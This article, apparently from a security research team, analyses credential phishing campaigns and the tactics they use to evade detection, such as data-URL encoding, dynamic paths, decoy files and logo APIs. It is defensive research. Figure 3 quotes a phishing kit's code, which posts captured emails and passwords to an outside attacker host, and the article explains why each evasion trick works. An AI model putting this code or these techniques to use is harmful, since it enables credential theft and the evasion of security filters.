IT for CEOs & CFOs is published by House of Words Media Limited.

The current issue and full text archive of this journal is available on **https://www.itceoscfos.com**

IT Security

Credential Phishing Attacks: Themes, Tactics and Targets (Menlo Labs Research)

Krishnan Subramanian

Krishnan Subramanian
Security Engineer
Menlo Security

Biography

Krishnan Subramanian is a Security Engineer with Menlo Security. In this role, he is focused on building solutions in threat intelligence and analysis to aid customer SOC teams in addressing attacks such as phishing and web/email-based malware.

Prior to joining Menlo Security (https://www.menlosecurity.com), Subramanian was with Yahoo where he was part of the Yahoo threat response team. As part of the team, he helped detect and mitigate APTs, targeted attacks and cybercrime on a platform with one billion users. He joined Yahoo from Zscaler where he was a security research engineer.

Subramanian has a Bachelor of Technology in Information Technology from Anna University and a Master of Science in Cyber Forensics and Information Security from George Mason University.

Krishnan blogs at https://www.menlosecurity.com/blog

Keywords Security, Phishing, Credentials, Attacks, Research, Menlo Security
Paper type Research

Abstract

In the last month, the Menlo Labs team has been observing a steady rise in credential phishing attacks, explains the author of this article. Credential phishing is a popular method of attack where attackers make use of fake login pages or forms to steal credentials of commonly used services in a corporate environment. Apart from commonly targeted cloud services like Office 365, Amazon Prime, Adobe etc., Menlo Labs is also observing credential phishing attacks impersonating commonly used software services from other countries like South Korea and cryptocurrency wallets.

Introduction – Office 365 continues to be the top phishing target


In the last month, it may not be surprising to learn that the bulk of the credential phishing attacks were serving fake Outlook and Office 365 login pages. This is primarily due to the ubiquity of Office 365 services across corporate environments.

The chart below shows the distribution of Office 365 credential phishing campaign target industries we observed in the last month. Specifically, we are observing airline duty free shop login credentials targeted, which explains the significant contribution of the travel industry in the pie-chart below (see *Figure 1*).

IT for CEOs & CFOs is published by House of Words Media Limited.

The current issue and full text archive of this journal is available on **https://www.itceoscfos.com**

Figure 1: Office 365 Phishing Campaign Targets




Source: Menlo Labs

Phishing on cloud services

There is an uptick on the number of phishing pages being hosted on popular cloud services. While services like Azure, One Drive, Box, Firebase, and Dropbox[1] continue to be leveraged to host phishing pages, one interesting addition to this list we came across last month was a phishing page hosted on the popular note taking app Evernote (see *Figure 2*).

Figure 2: Evernote phishing page



Evernote

Last updated: Jun 18, 2021

Payment Advice/Remittance

Microsoft

This PDF document was shared on OneDrive for Business, click on "View PDF Online" below to review it online.

View PDF Onedrive

Phishing tactics

Attackers are always trying to come up with tactics to bypass detection solutions. Below, we describe a few common tactics that are actively being used to serve phishing content.

IT for CEOs & CFOs is published by House of Words Media Limited.


The current issue and full text archive of this journal is available on **https://www.itceoscfos.com**

Usage of Data URLs/Encoding to mask content

In a specific phishing HTML page content, we observed usage of Data-URLs to:

- Hide the actual javascript code that posts credentials to a remote URL.
- Encode and embed all custom CSS/Images on the page itself.

Figure 3: Example of encoding to mask content



```
<script src="data:text/plain;charset=utf-
8;base64,JCgiI3N1Ym1pdC1idG4xIikuaGlkZSgpOw0KDQogICAgICAvKiBnbG9iYWwgJ
uZGV4TZYoIkAiKTsNCiAgICAgICAgICB2YXIgbXlfc2xpY2U9bXlfZW1haWwuc3Vic3RyK
oJyNlbWFpbCcpLnZhbChteV9lbWFpbCk7DQogICAgICAgICAgICAkKCcjZW1haWxjaCcpL
gICAgICAgICQoJyMzdWJtaXQtYnRuJykuY2xpY2soZnVuY3Rpb24oZXZlbnQpew0KICAgI
```

```
$.ajax({
  dataType: 'JSON',
  url: 'http://aeromeister1880.com/.ssl1/zel.php',
  type: 'POST',
data:{
  email:email,
  password:password,
},
```

The advantages of using this mechanism are as follows:


- Allows the entire phishing page content to be rendered on a browser in a single load within the client.
- Adding the “Content-Encoding: gzip” header allows the server to send the compressed response.
- There would be no additional resource requests (Javascript/CSS/Images etc).
- This is an attempt to evade solutions that rely on the “Content-Type” header to determine resources like Javascript/CSS.

Dynamic content generation

One interesting tactic that was observed with an Office 365 phishing campaign: this campaign seems to be appending the user’s email address on the URL, the phishing page path is dynamically generated, and the user’s email address is automatically filled as seen below (see *Figure 4*).

Given the path for the phishing landing page is dynamically generated, the pathname is fairly long with random characters. As seen, there are two parts separated by the slash(/) character. The first part is a randomly generated folder name, followed by a randomly generated .php file.

Figure 4: Example of dynamic content generation phishing



Microsoft

← foo@bar.com

Enter password

Password

□ Keep me signed in

Forgot my password

The advantages of using this mechanism are as follows:

- Individual files in a Phishing Kit are usually bundled together as a ZIP archive and hosted on the Phishing Domain server.
- Phishing Kit signatures look for file patterns inside the ZIP archive (for example, submit2.php).
- This dynamic generation of .php files is a mechanism used by the Phishing Kit to evade signatures that rely on filename/file path patterns.

Downloading local files as a decoy for serving the phishing page


Another commonly used tactic seen was to use local HTML/PDF decoy files to load phishing content. In a specific example targeting Daum, a popular web service provider in South Korea, visiting the phishing landing page first downloads a decoy HTML file to the endpoint. The email is appended to the URL as a parameter, and upon visiting, immediately triggers a download to the endpoint. Once the local HTML file is opened, the actual phishing form is loaded with the filled username. Having a decoy file like this to load the phishing form is an attempt to evade detection solutions that might use machine learning or pattern matching on the HTTP response content.

The advantages of using this mechanism are as follows:

- Decoy files allow loading a content on the client machine, without fetching remote content from a server.
- Content Inspection mechanisms will be bypassed since content is loaded locally.

- Any phishing solution relying on logo detection mechanisms will also be bypassed.

Figure 5: Example of downloading local files as a decoy for serving the phishing page



로그인 이용 중 IP가 변경되어 비밀번호 재확인이 필요합니다.

IP 보안 설정이란?

아이디 입력 도움말

foo

비밀번호 입력

□ 로그인 상태 유지

IP보안 ON


Dynamic loading of brand logos

Phishing pages often make use of APIs like ClearBit to dynamically load company specific logos instead of generic Microsoft/Outlook logos. In this case, the phishing page tries to search for a company specific logo using the ClearBit Logo API. If not found, regular Microsoft/Office logos are used.

The advantages of using this mechanism are as follows:

- Allows attackers to dynamically impersonate brand logos without making an API call to the original site (For example: microsoft.com/paypal.com).

Figure 6: Example of impersonate brand logos without making an API call to the original site



[redacted]@equiniti.com

Password

Sorry, your sign-in timed out. Please sign in again.

your password

Sign in to continue

Conclusion

Cybercriminals are trying to add complexity to carry out phishing campaigns to steal sensitive information. With free services like Let's Encrypt, it is becoming increasingly easier for attackers to host phishing sites behind SSL with a relatively short TTL for maximum hit rate. Increasing cybersecurity awareness through training and education initiatives is often helpful in reducing the impact of credential phishing attacks, but corporate users should be cautious when a site presents a form that asks for personal/sensitive information.

Reference

[1] Vinay Pidathala, V. (7 July 2019), 'Even Dropbox and Box aren't Safe', Menlo Security. Available at: https://www.menlosecurity.com/blog/even-dropbox-and-box-arent-safe